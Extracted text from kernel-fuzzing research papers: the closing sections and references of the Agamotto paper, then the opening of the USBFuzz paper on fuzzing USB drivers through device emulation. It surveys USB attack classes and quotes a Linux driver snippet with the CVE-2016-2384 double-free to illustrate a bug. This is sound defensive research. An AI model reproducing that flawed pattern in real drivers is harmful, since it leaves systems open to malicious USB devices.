Supporting Other OSs. Agamotto itself does not require any modification to the OS. Agamotto interacts with the virtual machine using standard virtual machine introspection mechanisms—hypercalls, VIRTIO, and shared memory devices—which are also readily available in closed-source, proprietary operating systems such as Windows [45]. Syzkaller's USB fuzzing component requires kernel modifications, in order to redirect a USB driver's I/O requests to user space via the system call interface. Our modifications to Syzkaller only pertain to its user-space components. Due to its OS-independence Agamotto can be used in conjunction with general kernel fuzzing approaches [53, 54].

Fuzzing the System Call Interface. OS kernels have an event-driven system that processes incoming inputs from peripherals and user-space programs. Agamotto can make fuzzing the system call attack surface more efficient. The degree to which system call fuzzing can benefit from Agamotto, however, can vary depending on the kernel subsystem being targeted. Kernel subsystems that pose similar challenges to those that Agamotto addresses may benefit more than others. Device drivers themselves can also be tested more thoroughly by simultaneously fuzzing both their system call (e.g., *ioctl*) and peripheral attack surface. A local attacker having access to both of these attack surfaces can compromise the OS kernel by exploiting vulnerabilities found by such two-dimensional fuzzing. Prior work showed that two-dimensional fuzzing is

effective at finding bugs in file systems [64]. The same idea can be applied to device drivers, and Agamotto can facilitate an in-depth exploration of their two-dimensional input space.

Fuzzing Other Event-Driven Systems. Virtualization techniques have also been used for running and fuzzing IoT firmware [17, 22, 25, 66]. Although this paper focuses on fuzzing kernel-mode device drivers running in a full-fledged OS kernel, Agamotto's core techniques can be applied to fuzzing IoT firmware running in a virtual machine. Event-driven systems running in user mode can also benefit from Agamotto. For example, when fuzzing a multi-process system where processes interact with each other, Agamotto, as it transparently captures the states of all running processes at the virtual machine level, can facilitate a deep exploration of the state space of such systems as a whole.

Further Optimizations. In a multi-instance fuzzing setup, one can deduplicate checkpoints across fuzzing instances via shared memory. Deduplication allows Agamotto to store more checkpoints in memory, which in turn may prevent thrashing and result in a higher hit rate of checkpoints. One can also explore different checkpointing and eviction policies that are either generic (e.g., the ones we presented), or tailored to certain classes of fuzzing algorithms. Virtual machine introspection primitives can also be further optimized via software and hardware techniques [4].

Limitations. Syzkaller supports a *multi-proc* mode, which runs multiple instances of a fuzzer within a single guest OS, increasing the fuzzing throughput. Agamotto does not support this mode currently, but we believe that this mode can be supported with a finer-grained checkpointing mechanism, e.g., via finer-grained virtual machine introspection or in-kernel checkpoints with kernel modifications [30]. We intend to explore this direction as future work. We emphasize, however, that other aspects of Agamotto, e.g., checkpoint management and optimization techniques, would still apply even with such finer-grained checkpointing mechanism. We also emphasize that our choice of checkpointing at the virtual machine level allows Agamotto to support other VM-based kernel driver fuzzers as we demonstrated with PCI-AFL experiments.

7 Related Work

Peripheral Attacks and Defenses. Malicious peripherals have long been a threat to OS kernel security. A well-known example are malicious USB devices, which often appear as benign USB flash drives [42]. Peripherals other than USB devices, even non-pluggable ones hardwired in an SoC, can also potentially turn malicious via peripheral attacks [9, 11]. Many defenses against malicious peripherals have been proposed [5, 13, 58–60], though securing the peripheral attack surface is still an ongoing effort [39]. With the performance improvements that Agamotto provides, the exploration of the peripheral attack surface via fuzzing can be made more efficient, reducing the time for discovering new vulnerabilities.

Kernel Fuzzing. Many fuzzers exist that find vulnerabilities in kernel subsystems [2, 3, 18, 24, 26, 27, 29, 32, 40, 46, 48, 53–55, 57, 64]. A line of work used various snapshot techniques [2, 64], which we already discussed in detail in Section 2. Other lines of work generally focused on the fuzzing algorithm, e.g., generating coverage-increasing test cases; Agamotto complements these efforts, as it transparently creates and uses checkpoints to save time in executing the generated test cases. Hybrid fuzzing, a combination of symbolic execution and fuzzing, has also been used to find bugs in OS kernels [33, 36, 49, 51]. Since both Agamotto and symbolic execution systems maintain different forms of snapshots, by devising switching mechanisms between the two forms of snapshots, Agamotto could also augment hybrid kernel fuzzing.

8 Conclusion

We presented Agamotto, a system which transparently improves the performance of kernel driver fuzzers using a highly-optimized dynamic virtual machine checkpointing primitive. During a fuzzing run, Agamotto automatically checkpoints the virtual machine at fine-grained intervals and restores the virtual machine from these checkpoints allowing it to skip reboots on kernel panics and to "fast forward" through the time-consuming parts of test cases that are repeatedly executed. We evaluated Agamotto in various USB and PCI fuzzing scenarios with two different fuzzers, and demonstrated the performance benefit that Agamotto can provide, as well as its adaptability.

Acknowledgments

The authors would like to thank our shepherd, Manuel Egele, and the anonymous reviewers for their valuable feedback. The authors also thank Paul Kirth for his help with proofreading this paper. This material is based upon work partially supported by the Defense Advanced Research Projects Agency under contracts FA8750-15-C-0124 and FA8750-15-C-0085, by the United States Office of Naval Research under contract N00014-17-1-2782, by the National Science Foundation under awards CNS-1619211 and CNS-1513837, by the European Commission under the Horizon 2020 Programme (H2020) as part of the LOCARD project (G.A. no. 832735), by the IITP under contract 20190015700021001, and by the NRF under contract 2017R1A2B3006360. Any opinions, findings, and conclusions or recommendations expressed in this

material are those of the authors and do not necessarily reflect the views of our funding agencies.

References

[1] QEMU system emulation user's guide.

[2] TriforceAFL: AFL/QEMU fuzzing with full-system emulation, 2016.

[3] Trinity: Linux system call fuzzer, 2019. https://github.com/kernelslacker/trinity.

[4] K. Adams and O. Agesen. A comparison of software and hardware techniques for x86 virtualization. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2006.

[5] S. Angel, R. S. Wahby, M. Howald, J. B. Leners, M. Spilo, Z. Sun, A. J. Blumberg, and M. Walfish. Defending against malicious peripherals with Cinch. In *Proceedings of the USENIX Security Symposium*, 2016.

[6] Armis Labs. BlueBorne vulnerabilities, 2017. https://armis.com/blueborne.

[7] I. Beer. pwn4fun spring 2014 - Safari - part II, 2014. https://googleprojectzero.blogspot.com/2014/11/pwn4fun-spring-2014-safari-part-ii.html.

[8] F. Bellard. QEMU, a fast and portable dynamic translator. In *Proceedings of the USENIX Annual Technical Conference, FREENIX Track*, 2005.

[9] G. Beniamini. Over the air - vol. 2, pt. 2: Exploiting the Wi-Fi stack on Apple devices, 2017. https://googleprojectzero.blogspot.com/2017/10/over-air-vol-2-pt-2-exploiting-wi-fi.html.

[10] G. Beniamini. Over the air - vol. 2, pt. 3: Exploiting the Wi-Fi stack on Apple devices, 2017. https://googleprojectzero.blogspot.com/2017/10/over-air-vol-2-pt-3-exploiting-wi-fi.html.

[11] G. Beniamini. Over the air: Exploiting Broadcom's Wi-Fi stack (part 1), 2017. https://googleprojectzero.blogspot.com/2017/04/over-air-exploiting-broadcoms-wi-fi_4.html.

[12] G. Beniamini. Over the air: Exploiting Broadcom's Wi-Fi stack (part 2), 2017. https://googleprojectzero.blogspot.com/2017/04/over-air-exploiting-broadcoms-wi-fi_11.html.

[13] S. Boyd-Wickizer and N. Zeldovich. Tolerating malicious device drivers in Linux. In *Proceedings of the USENIX Annual Technical Conference (ATC)*, 2010.

[14] O. Chang. Attacking the Windows NVIDIA driver, 2017. https://googleprojectzero.blogspot.com/2017/02/attacking-windows-nvidia-driver.html.

[15] A. Chou, J. Yang, B. Chelf, S. Hallem, and D. Engler. An empirical study of operating systems errors. In *Proceedings of the ACM Symposium on Operating Systems Principles (SOSP)*, 2001.

[16] C. Clark, K. Fraser, S. Hand, J. G. Hansen, E. Jul, C. Limpach, I. Pratt, and A. Warfield. Live migration of virtual machines. In *Proceedings of the USENIX Symposium on Networked Systems Design & Implementation*, 2005.

[17] A. A. Clements, E. Gustafson, T. Scharnowski, P. Grosen, D. Fritz, C. Kruegel, G. Vigna, S. Bagchi, and M. Payer. HALucinator: Firmware re-hosting through abstraction layer emulation. In *Proceedings of the USENIX Security Symposium*, 2020.

[18] J. Corina, A. Machiry, C. Salls, Y. Shoshitaishvili, S. Hao, C. Kruegel, and G. Vigna. DIFUZE: Interface aware fuzzing for kernel drivers. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2017.

[19] B. Cully, G. Lefebvre, D. Meyer, M. Feeley, N. Hutchinson, and A. Warfield. Remus: High availability via asynchronous virtual machine replication. In *Proceedings of the USENIX Symposium on Networked Systems Design & Implementation*, 2008.

[20] A. Davis. USB – undermining security barriers. *Black Hat USA*, 2011.

[21] G. W. Dunlap, S. T. King, S. Cinar, M. A. Basrai, and P. M. Chen. ReVirt: Enabling intrusion analysis through virtual-machine logging and replay. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2002.

[22] B. Feng, A. Mera, and L. Lu. P2IM: Scalable and hardware-independent firmware testing via automatic peripheral interface modeling. In *Proceedings of the USENIX Security Symposium*, 2020.

[23] Google. Found Linux kernel USB bugs, 2019. https://github.com/google/syzkaller/blob/master/docs/linux/found_bugs_usb.md.

[24] Google. syzkaller - kernel fuzzer, 2019. https://github.com/google/syzkaller.

[25] E. Gustafson, M. Muench, C. Spensky, N. Redini, A. Machiry, Y. Fratantonio, D. Balzarotti, A. Francillon, Y. R. Choe, C. Kruegel, and G. Vigna. Toward the analysis of embedded firmware through automated rehosting. In *Proceedings of the International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, 2019.

[26] H. Han and S. K. Cha. IMF: Inferred model-based fuzzer. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2017.

[27] J. Hertz and T. Newsham. A Linux system call fuzzer using TriforceAFL, 2016. https://github.com/nccgroup/TriforceLinuxSyscallFuzzer.

[28] Intel. Intel 64 and IA-32 architectures software developer's manual - Chapter 23 Introduction to Virtual Machine Extensions. https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-3c-part-3-manual.pdf.

[29] D. R. Jeong, K. Kim, B. Shivakumar, B. Lee, and I. Shin. Razzer: Finding kernel race bugs through fuzzing. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2019.

[30] A. Kadav, M. J. Renzelmann, and M. M. Swift. Fine-grained fault tolerance using device checkpoints. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2013.

[31] A. Kadav and M. M. Swift. Understanding modern device drivers. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2012.

[32] S. Keil and C. Kolbitsch. Stateful fuzzing of wireless device drivers in an emulated environment. *Black Hat Japan*, 2007.

[33] S. Y. Kim, S. Lee, I. Yun, W. Xu, B. Lee, Y. Yun, and T. Kim. CAB-Fuzz: Practical concolic testing techniques for COTS operating systems. In *Proceedings of the USENIX Annual Technical Conference (ATC)*, 2017.

[34] S. T. King, G. W. Dunlap, and P. M. Chen. Debugging operating systems with time-traveling virtual machines. In *Proceedings of the USENIX Annual Technical Conference (ATC)*, 2005.

[35] A. Konovalov and D. Vyukov. KernelAddressSanitizer (KASan): A fast memory error detector for the Linux kernel. *LinuxCon North America*, 2015.

[36] V. Kuznetsov, V. Chipounov, and G. Candea. Testing closed-source binary device drivers with DDT. In *Proceedings of the USENIX Annual Technical Conference (ATC)*, 2010.

[37] L. Lamport. Specifying concurrent program modules. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 5(2):190–222, 1983.

[38] LLVM Developers. libFuzzer – a library for coverage-guided fuzz testing, 2019. https://llvm.org/docs/LibFuzzer.html.

[39] A. T. Markettos, C. Rothwell, B. F. Gutstein, A. Pearce, P. G. Neumann, S. W. Moore, and R. N. M. Watson. Thunderclap: Exploring vulnerabilities in operating system IOMMU protection via DMA from untrustworthy peripherals. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2019.

[40] M. Mendonça and N. Neves. Fuzzing Wi-Fi drivers to locate security vulnerabilities. In *Proceedings of the European Dependable Computing Conference (EDCC)*, 2008.

[41] S. Nagy and M. Hicks. Full-speed fuzzing: Reducing fuzzing overhead through coverage-guided tracing. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2019.

[42] K. Nohl and J. Lell. BadUSB – on accessories that turn evil. *Black Hat USA*, 2014.

[43] Open Virtualization Alliance. Linux kernel virtual machine. https://www.linux-kvm.org.

[44] Open Virtualization Alliance. Virtio. https://www.linux-kvm.org/page/Virtio.

[45] Open Virtualization Alliance. Windows guest drivers. https://www.linux-kvm.org/page/WindowsGuestDrivers.

[46] S. Pailoor, A. Aday, and S. Jana. Moonshine: Optimizing OS fuzzer seed selection with trace distillation. In *Proceedings of the USENIX Security Symposium*, 2018.

[47] N. Palix, G. Thomas, S. Saha, C. Calvès, J. Lawall, and G. Muller. Faults in Linux: Ten years later. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2011.

[48] J. Pan, G. Yan, and X. Fan. Digtool: A virtualization-based framework for detecting kernel vulnerabilities. In *Proceedings of the USENIX Security Symposium*, 2017.

[49] J. Patrick-Evans, L. Cavallaro, and J. Kinder. POTUS: Probing off-the-shelf USB drivers with symbolic fault injection. In *Proceedings of the USENIX Workshop on Offensive Technologies (WOOT)*, 2017.

[50] A. Pnueli. Applications of temporal logic to the specification and verification of reactive systems: A survey of current trends. In *Current trends in Concurrency*, pages 510–584. Springer, 1986.

[51] M. J. Renzelmann, A. Kadav, and M. M. Swift. SymDrive: Testing drivers without devices. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2012.

[52] J. Rutkowska. Why do I miss Microsoft BitLocker?, 2009. http://theinvisiblethings.blogspot.com/2009/01/why-do-i-miss-microsoft-bitlocker.html.

[53] S. Schumilo, C. Aschermann, R. Gawlik, S. Schinzel, and T. Holz. kAFL: Hardware-assisted feedback fuzzing for OS kernels. In *Proceedings of the USENIX Security Symposium*, 2017.

[54] S. Schumilo, R. Spenneberg, and H. Schwartke. Don't trust your USB! how to find bugs in USB device drivers. *Black Hat Europe*, 2014.

[55] D. Song, F. Hetzelt, D. Das, C. Spensky, Y. Na, S. Volckaert, G. Vigna, C. Kruegel, J.-P. Seifert, and M. Franz. PeriScope: An effective probing and fuzzing framework for the hardware-OS boundary. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2019.

[56] J. V. Stoep and S. Tolvanen. Year in review: Android kernel security. *Linux Security Summit*, 2018.

[57] S. M. S. Talebi, H. Tavakoli, H. Zhang, Z. Zhang, A. A. Sani, and Z. Qian. Charm: Facilitating dynamic analysis of device drivers of mobile systems. In *Proceedings of the USENIX Security Symposium*, 2018.

[58] D. J. Tian, A. Bates, and K. Butler. Defending against malicious USB firmware with GoodUSB. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2015.

[59] D. J. Tian, G. Hernandez, J. I. Choi, V. Frost, P. C. Johnson, and K. R. B. Butler. LBM: A security framework for peripherals within the Linux kernel. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2019.

[60] D. J. Tian, N. Scaife, A. Bates, K. Butler, and P. Traynor. Making USB great again with USBFILTER. In *Proceedings of the USENIX Security Symposium*, 2016.

[61] M. Tischer, Z. Durumeric, S. Foster, S. Duan, A. Mori, E. Bursztein, and M. Bailey. Users really do plug in USB drives they find. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2016.

[62] D. Vyukov. Syzbot and the tale of thousand kernel bugs. *Linux Security Summit*, 2018.

[63] W. Xu, S. Kashyap, C. Min, and T. Kim. Designing new operating primitives to improve fuzzing performance. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2017.

[64] W. Xu, H. Moon, S. Kashyap, P.-N. Tseng, and T. Kim. Fuzzing file systems via two-dimensional input space exploration. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2019.

[65] M. Zalewski. American Fuzzy Lop, 2019. http://lcamtuf.coredump.cx/afl.

[66] Y. Zheng, A. Davanian, H. Yin, C. Song, H. Zhu, and L. Sun. Firm-AFL: High-throughput greybox fuzzing of IoT firmware via augmented process emulation. In *Proceedings of the USENIX Security Symposium*, 2019.

USBFuzz: A Framework for Fuzzing USB Drivers by Device Emulation

Hui Peng
Purdue University

Mathias Payer
EPFL

Abstract

The Universal Serial Bus (USB) connects external devices to a host. This interface exposes the OS kernels and device drivers to attacks by malicious devices. Unfortunately, kernels and drivers were developed under a security model that implicitly trusts connected devices. Drivers expect faulty hardware but not malicious attacks. Similarly, security testing drivers is challenging as input must cross the hardware/software barrier. Fuzzing, the most widely used bug finding technique, relies on providing random data to programs. However, fuzzing device drivers is challenging due to the difficulty in crossing the hardware/software barrier and providing random device data to the driver under test.

We present USBFuzz, a portable, flexible, and modular framework for fuzz testing USB drivers. At its core, USBFuzz uses a software-emulated USB device to provide random device data to drivers (when they perform IO operations). As the emulated USB device works at the device level, porting it to other platforms is straight-forward. Using the USBFuzz framework, we apply (i) coverage-guided fuzzing to a broad range of USB drivers in the Linux kernel; (ii) dumb fuzzing in FreeBSD, MacOS, and Windows through cross-pollination seeded by the Linux inputs; and (iii) focused fuzzing of a USB webcam driver. USBFuzz discovered a total of 26 new bugs, including 16 memory bugs of high security impact in various Linux subsystems (USB core, USB sound, and network), one bug in FreeBSD, three in MacOS (two resulting in an unplanned reboot and one freezing the system), and four in Windows 8 and Windows 10 (resulting in Blue Screens of Death), and one bug in the Linux USB host controller driver and another one in a USB camera driver. From the Linux bugs, we have fixed and upstreamed 11 bugs and received 10 CVEs.

1 Introduction

The Universal Serial Bus (USB) provides an easy-to-use interface to attach external devices to host computers. A broad set of features such as wide range of bandwidth support, Plug and Play, or power delivery has contributed to its widespread adoption. USB is ubiquitous; it is supported on commodity PCs, smart TVs, and mobile phones. Further, software technologies like USBIP [46] and usbredir [43] allow a USB device on one machine to be remotely connected to another.

The ubiquity and external accessibility result in a large attack surface that can be explored along different categories: (i) exhaustive privileges for USB devices [27, 41] (e.g., the famous "autorun" attack that allows USB storage devices to start programs as they are plugged in), (ii) electrical attacks leveraging physical design flaws [65], and (iii) exploiting software vulnerabilities in the host OS [29]. Attacks against exhaustive privileges can be solved by reconfiguring the operating system through customized defenses (e.g., disabling "autorun", GoodUSB [58], USBFilter [60], or USBGuard [45]) and hardware attacks can be protected through improved interface design. We focus exclusively on software vulnerabilities in the host OS as these issues are hard to find and have high security impact.

Analogous to userspace programs that read inputs from files, device drivers consume inputs from connected devices. Failure to handle unexpected input results in memory bugs like buffer-overflows, use-after-free, or double free errors—with disastrous consequences. As device drivers run directly in the kernel or privileged processes, driver bugs are security critical. Historically, because the hardware was trusted and considered hard to modify, little attention was paid to this attack surface. Unaware of the potential attacks, host side software was implemented with implicit trust in the device. Due to the difficulty in providing unexpected inputs from the device side, drivers are also not exhaustively tested. Nowadays, using programmable USB devices like FaceDancer [13], it is trivial to launch an attack exploiting a vulnerability in a USB device driver.

Unfortunately, existing defense mechanisms to protect vulnerable drivers from malicious USB devices are limited. Packet filtering-based mechanisms (e.g., LBM [59]) can protect the host system from known attacks, potentially miss-

ing unknown ones. Other mitigations such as Cinch [1] are proposed to protect the host OS from exploits by running vulnerable device drivers in an isolated environment. These mitigations are not deployed due to their inherent complexities and hardware dependencies.

The best alternative to defense mechanisms is to find and fix the bugs. Fuzzing is an automated software testing technique that is widely used to find bugs by feeding randomly-generated inputs to software. Coverage-guided fuzzing, the state-of-art fuzzing technique, is effective in finding bugs in userspace programs [33, 73]. In recent years, several kernel fuzzers (e.g., syzkaller [16], TriforceAFL [19], trinity [22], DIFUZE [10], kAFL [48], or RAZZER [21]) have been developed to fuzz system call arguments, and have discovered many bugs in popular OS kernels [35, 39, 40, 52, 53, 74].

Fuzzing device drivers is challenging due to the difficulty in providing random input from a device. Dedicated programmable hardware devices (e.g., FaceDancer [13]) are expensive and do not scale as one device can only be used to fuzz one target. More importantly, it is challenging to automate fuzzing on real hardware due to the required physical actions (attaching and detaching the device) for each test. Some solutions adapt the kernel. For example, the kernel fuzzer syzkaller [16] contains a usb-fuzzer [14] extension which injects random data to the USB stack via extended syscalls. PeriScope [50] injects random data at the DMA and MMIO interfaces. These approaches are not portable, tightly coupled to a particular OS and kernel version, and require deep understanding of the hardware specification and its implementation in the kernel. In addition, as they inject random data at a certain layer of the IO stack, some code paths cannot be tested, missing bugs in untested code (shown in § 6.2). vUSBf [49] mitigates the requirement to understand the hardware specification by repurposing a networked USB interface [43] to inject random data to drivers. However, vUSBf is too detached from the kernel and only supports dumb fuzzing without collecting coverage feedback.

We introduce USBFuzz, a cheap, portable, flexible, and modular USB fuzzing framework. At its core, USBFuzz uses an emulated USB device to provide fuzz input to a virtualized kernel. In each iteration, a fuzzer executes a test using the emulated USB device virtually attached to the target system, which forwards the fuzzer generated inputs to the drivers under test when they perform IO operations. An optional helper device in the virtualized kernel allows the outside fuzzer to efficiently synchronize coverage maps with the fuzz target.

Due to its modular design and portable device-emulation, USBFuzz is customizable to fuzz USB drivers in *different environments*. We support coverage-guided fuzzing in the Linux kernel or dumb fuzzing in kernels where coverage collection is not yet supported. Similarly, we can either fuzz *broadly* or *focus on a specific driver*. *Broad* fuzzing covers the full USB subsystem and a wide range of drivers, focusing on breadth instead of depth. *Focused* fuzzing targets the specific functionality of a single specific driver (e.g., a webcam).

Leveraging the USBFuzz framework, we applied coverage-guided fuzzing, the state-of-art fuzzing technique, on a broad range of USB drivers in the Linux kernel. In nine recent—already extensively fuzzed—versions of the Linux kernel, we found 16 new memory bugs of high security impact and 20 previous bugs in our ground truth study. Reusing the seeds generated when fuzzing the Linux drivers, we leveraged USBFuzz to fuzz USB drivers on FreeBSD, MacOS, and Windows. So far, we have found one bug in FreeBSD, three bugs (two causing an unplanned restart, one freezing the system) in MacOS and four bugs (resulting in Blue Screens of Death) in Windows. We applied USBFuzz to a specific USB webcam driver, and discovered one bug in the Linux host controller driver. Lastly we found a new bug in a Linux USB camera driver. In total, we discovered 26 new and 20 existing bugs. The main contributions of this paper are as follows:

1. Design and implementation of USBFuzz, a portable, modular and flexible framework to fuzz USB drivers in OS kernels. USBFuzz is customizable to fuzz USB drivers in different kernels, applying coverage-guided fuzzing or dumb fuzzing based on the target OS with different focus. Our prototype supports Linux, FreeBSD, MacOS, and Windows.

2. Design and implementation of a driver-focused coverage collection mechanism for the Linux kernel, allowing the coverage collection across interrupt contexts.

3. In our evaluation, we found 26 new bugs across Linux, FreeBSD, MacOS, and Windows. The discovery of bugs in FreeBSD, Windows, and MacOS highlights the power of our cross-pollination efforts and demonstrates the portability of USBFuzz.

2 Background

The USB architecture implements a complex but flexible communication protocol that has different security risks when hosts communicate with untrusted devices. Fuzzing is a common technique to find security vulnerabilities in software, but existing state-of-the-art fuzzers are not geared towards finding flaws in drivers of peripheral devices.

2.1 USB Architecture

Universal Serial Bus (USB) was introduced as an industry standard to connect commodity computing devices and their peripheral devices. Since its inception, several generations of the USB standard (1.x, 2.0, 3.x) have been implemented with increasing bandwidth to accommodate a wider range of applications. There are over 10,000 different USB devices [54].

USB follows a master-slave architecture, divided into a single host side and potentially many device sides. The device




Figure 1: USB architecture

side acts as the slave, and implements its own functionality. The host side, conversely, acts as the master, and manages every device connected to it. All data communication must be initiated by the host, and devices are not permitted to transmit data unless requested by the host.

The most prominent feature of the USB architecture is that it allows a single host to manage different types of devices. The USB standard defines a set of requests that every USB device must respond to, among which the most important are the device descriptor (containing the vendor and product IDs) and the configuration descriptor (containing the device's functionality definition and communication requirements), so that the host-side software can use different drivers to serve different devices according to these descriptors.

The host side adopts a layered architecture with a hardware-based host controller (see Figure 1). The host controller provides physical interfaces (using a root hub component), and supports multiplexing device access, and the host controller driver provides a hardware-independent abstraction layer for accessing the physical interfaces. The *USB core* layer, built on top of the host controller driver, is responsible for choosing appropriate drivers for connected devices and provides core routines to communicate with USB devices. Drivers for individual USB devices (located on top of the USB core) first initialize the device based on the provided descriptors, then interface with other subsystems of the host OS. Userspace programs use APIs provided by various kernel subsystems to communicate with the USB devices.

USB drivers consist of two parts: (i) probe routine to initialize the driver and (ii) function routines to interface with other subsystems (e.g, sound, network, or storage) and deregister the driver when the device is unplugged. Existing USB fuzzers focus exclusively on the probe routines, ignoring other function routines, because probe functions are invoked automatically when the device is plugged in, while other function routines are usually driven by userspace programs.

2.2 USB Security Risks

USB exposes kernel access from externally-connected peripherals, and therefore poses an attack surface. In the past years, several USB-based attacks have been devised to compromise the security of a computer system. We classify the existing USB-based attacks below.

C1. Attacks on implicit trust. As a hardware interface, both OSes and the USB standard implicitly assume that the device is trustworthy. A wide range of USB-based attacks [9, 36, 61] reprogram the device firmware. The reprogrammed devices look like regular USB thumb drives, but perform additional tasks like keylogging (BadUSB [27]) or injecting keystrokes and mouse movements, thus allowing installation of malware, exfiltrating sensitive information (USB Rubber Ducky [6]), installing backdoors, or overriding DNS settings (USB-Driveby [23]).

C2. Electrical attacks. Here, the attacker uses the power bus in the USB cable to send a high voltage to the host, causing physical damage to the hardware components of the host computer. USBKiller [65] is the best known attack falling into this category.

C3. Attacks on software vulnerabilities. The attacker leverages a vulnerability in the USB stack or device drivers. As an example, Listing 1 highlights a Linux kernel vulnerability reported in CVE-2016-2384 [37] where a malicious USB-MIDI [2] device with incorrect endpoints can trigger a double-free bug (one in line 7, and the other in line 18 when the containing object (`chip->card`) is freed).

Memory bugs similar to Listing 1 can be disastrous and may allow an adversary to gain control of the host system, because device drivers run in privileged mode (either in the kernel space or as a privileged process). An exploit for the above vulnerability allows full adversary-controlled code execution [29]. Since devices connected to USB may function as any arbitrary device from the perspective of the host system, the USB interface exposes attacker-controlled input to any service or subsystem of the kernel that is connected through a USB driver. Similar exploits target the storage system of Windows [31].

These security risks are rooted in a basic assumption: hardware is difficult to modify and can be trusted. On one hand, as USB connects hardware devices to computer systems, security issues were neither part of the design of the USB standard nor host side software implementation, making attacks on the trust model (C1) and electrical attacks (C2) possible. On the other hand, device driver developers tend to make assumptions regarding the data read from the device side, e.g., the

```
1  // in snd_usbmidi_create
2  if (quirk && quirk->type == QUIRK_MIDI_MIDIMAN)
3    err = snd_usbmidi_create_endpoints_midiman(
       umidi, &endpoints[0]);
4  else
5    err = snd_usbmidi_create_endpoints(umidi,
       endpoints);
6  if (err < 0) {
7    snd_usbmidi_free(umidi);
8    return err;
9  }
10 // in usb_audio_probe, snd_usb_create_quirk
       calls snd_usbmidi_create
11 err = snd_usb_create_quirk(chip, intf, &
       usb_audio_driver, quirk);
12 if (err < 0)
13   goto __error;
14 //...
15 __error:
16   if (chip)
17     if (!chip->num\_interfaces)
18       snd_card_free(chip->card);
```

Listing 1: CVE-2016-2384 [37] vulnerability

descriptors are always legitimate. This assumption results in the problem that unexpected data read from the device side may be improperly handled. Even if the developers try to handle unexpected values, as recently disclosed bugs demonstrate [15], code is often not well tested due to the difficulty in providing exhaustive unexpected data during development.[1] In other words, when a device driver is written, the programmer can speculate about unexpected inputs, but it is infeasible to create arbitrary hardware that provides such faulty inputs. This results in poorly-tested error-handling code paths.

However, recent research has fundamentally changed this basic assumption. Some USB device firmware is vulnerable, allowing attackers to control the device and messages sent on the bus. In addition, with the adoption of recent technologies such as Wireless USB [70] and USBIP [46], the USB interface is exposed to networked devices, turning USB-based attacks into much easier network attacks. Finally, reprogrammable USB devices (e.g., FaceDancer [13]) allow the implementation of arbitrary USB devices in software.

2.3 Fuzzing the USB Interface

Given the security risks, there have been several fuzzing tools targeting the USB interface. This section briefly analyzes these existing fuzzing tools and serves to motivate our work.

The first generation of USB fuzzers targets the device level. vUSBf [49] uses a networked USB interface (usbredir [43]), and umap2 [18] uses programmable hardware (FaceDancer [13]) to inject random hardware input into the host USB stack. Though easily portable to other OSes, they are dumb fuzzers and cannot leverage coverage information to guide their input mutation, rendering them inefficient.

The recent usb-fuzzer [14] (an extension of the kernel fuzzer syzkaller [16]) injects fuzz inputs into the IO stack of the Linux kernel using a custom software-implemented host controller combined with a coverage-guided fuzzing technique. The adoption of coverage-guided fuzzing has led to the discovery of many bugs in the USB stack of the Linux kernel [14]. However, usb-fuzzer is tightly coupled with the Linux kernel, making it hard to port to other OSes.

All existing USB fuzzers focus exclusively on the probe routines of drivers, not supporting fuzzing of the remaining function routines. The status-quo of existing USB fuzzers motivates us to build a flexible and modular USB fuzzing framework that is portable to different environments and easily customizable to apply coverage-guided fuzzing or dumb fuzzing (in kernels where coverage collection is not yet supported), and allows fuzzing a broad range of probe routines or focusing on the function routines of a specific driver.

3 Threat Model

Our threat model consists of an adversary that attacks a computer system through the USB interface, leveraging a software vulnerability in the host software stack to achieve goals such as privilege escalation, code execution, or denial of service. Attacks are launched by sending prepared byte sequences over the USB bus, either attaching a malicious USB device to a physical USB interface or hijacking a connection to a networked USB interface (e.g., in USBIP [46] or usbredir [43]).

4 USBFuzz Design

Device drivers handle inputs both from the device side and from the kernel. The kernel is generally trusted but the device may provide malicious inputs. The goal of USBFuzz is to find bugs in USB drivers by repeatedly testing them using random inputs generated by our fuzzer, instead of the input read from the device side. The key challenge is how to feed the fuzzer generated inputs to the driver code. Before presenting our approach, we discuss the existing approaches along with their respective drawbacks.

Approach I: using dedicated hardware. A straightforward solution is to use dedicated hardware which returns customizable data to drivers when requested. For USB devices, FaceDancer [13] is readily available and used by umap2 [18]. This approach follows the data paths in real hardware and thus covers the complete code paths and generates reproducible inputs. However, there are several drawbacks in such a hardware-based approach. First, dedicated hardware parts incur hardware costs. While $85 for a single FaceDancer

[1] Special hardware that provides unexpected data from the USB device side exists (e.g., Ellisys USB Explorer [12]), however it is either not used because of its cost, or the drivers are not sufficiently tested.

